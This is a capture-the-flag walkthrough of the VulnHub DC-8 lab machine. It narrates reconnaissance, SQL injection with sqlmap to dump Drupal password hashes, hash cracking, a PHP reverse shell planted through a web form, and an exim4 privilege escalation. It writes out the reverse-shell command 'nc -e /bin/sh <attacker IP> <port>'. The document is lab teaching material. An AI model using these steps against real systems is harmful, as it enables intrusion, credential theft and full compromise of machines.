Walkthrough – DC8

Penetration Testing and Defence - VulnHub

Contents

[Device Discovery 2](#_Toc144148374)

[Service Discovery 2](#_Toc144148375)

[Website Vulnerability Scanning 2](#_Toc144148376)

[Exploring the Webpage 3](#_Toc144148377)

[DroopeScan Tool 3](#_Toc144148378)

[SQL Injection 3](#_Toc144148379)

[Cracking with Hashcat 4](#_Toc144148380)

[Cracking with John 4](#_Toc144148381)

[Reverse Shell 4](#_Toc144148382)

[Upgrading Shell 5](#_Toc144148383)

[Privilege Escalation 5](#_Toc144148384)

[The Flag 7](#_Toc144148385)

[Additional Resources 7](#_Toc144148386)


# Device Discovery

Performing Netdiscover to discover the victim machine on the network.


The victim machine is 192.168.56.102/24.

The Kali machine (attacker) information is IP: 192.168.56.101/24, with the interface eth1. This can be obtained using ‘ip a’ command.


# Service Discovery


This command will stop reverse DNS search (results in faster scan), don’t ping, do a SYN scan and only show the open ports for that victim machine.

If we now re-run the command but this time specifying the ports and adding the flag ‘-sV’ we can obtain the OS and service name and version.



# Website Vulnerability Scanning

Running this command will begin a website scan which will reveal directories.



# Exploring the Webpage


I explored some of the directories and webpages found by nikto and found that the request new password page requires an email or username to reset it. I typed in admin and found out that it is a valid username.

# DroopeScan Tool

I decided that since the web-framework is drupal, I could use the droopescan tool to determine the possible version and the plugins for the site.

# SQL Injection

Since we know that there is a lot of webpages about sql, we should try to sql inject.




We get this error on a webpage stating that there was an error.

This now means we can run sql map and view the database.




Now since we have the database names we can reuse the old command and obtain the table information.

For this I also outputted the STDOUT into a file called d7db.txt. This is so I could search for key words.

This ‘users’ table shows the name, pass, uid, and signature of the users from the website.

We can now exfiltrate the data.

The flag –dump means the retrieve all of the data, the ‘-C’ refers to the column ‘name’ and the ‘-T’ refers to the table known as users.




Now we have the usernames and the hashed passwords of admin and john.

# Cracking with Hashcat

The 7900 value refers to a drupal 7 hash. I got this information from a website.

This will take some time.


# Cracking with John


This took a lot less time, it found the password pretty quickly. The password is turtle.



Since that getting root is not that simple, I could probably safely assume that this password belongs to john.

# Reverse Shell

Now if we try the credentials john:turtle we will have web-portal access, through the url: 192.168.56.102/login/user.



Now that we can modify the form settings we can input our reverse shell python code in here.

A computer screen shot of white text

Description automatically generatedWith netcat running in the background on port 1234, we can modify the php script to connect to the kali IP (which is 192.168.56.101) and listen to the same port.

Now we are in, we can begin exploring the system.

# Upgrading Shell



We can use python module pty to upgrade to a more nicer shell.



Now we have a better shell.



# Privilege Escalation

A screenshot of a computer

Description automatically generatedRunning the find command to find any binaries that we can exploit reveals an unsual binary called exim4.

A screenshot of a phone

Description automatically generated

Once I ran the command ‘exim4 –version’ I was able to see that there was an available exploit.

Start a python server on the desktop, and download the file. Configure the file at the bottom to use port 4444 and your kali linux machine IP.

A screenshot of a computer

Description automatically generatedNext, we run the netcat command and listen for port 4444.

A black background with white text

Description automatically generatedWe can then chmod the bash script with 777.

A screenshot of a computer screen

Description automatically generated

Next, run the script with ‘./upgrade.sh -m netcat’. After this you should see ‘waiting 5 seconds’, once the localhost appears you will type in the command ‘nc -e /bin/sh <attacker IP> <port>’.

Before you run it, make sure you have netcat listening on your kali machine.

A screenshot of a computer code

Description automatically generated

Now that we are in, we can run the id command to see if we have root privileges. Since we do we can then go into the root directory.

# The Flag

Once we are in root, we can then go into the root directory and ls the contents.

A screenshot of a computer

Description automatically generatedFinding root text file, we can then do ‘cat root.txt’.

We now have the flag.

# Additional Resources

**HASHES**: https://gist.github.com/dwallraff/6a50b5d2649afeb1803757560c176401

**M Finder**: https://github.com/frizb/Hashcat-Cheatsheet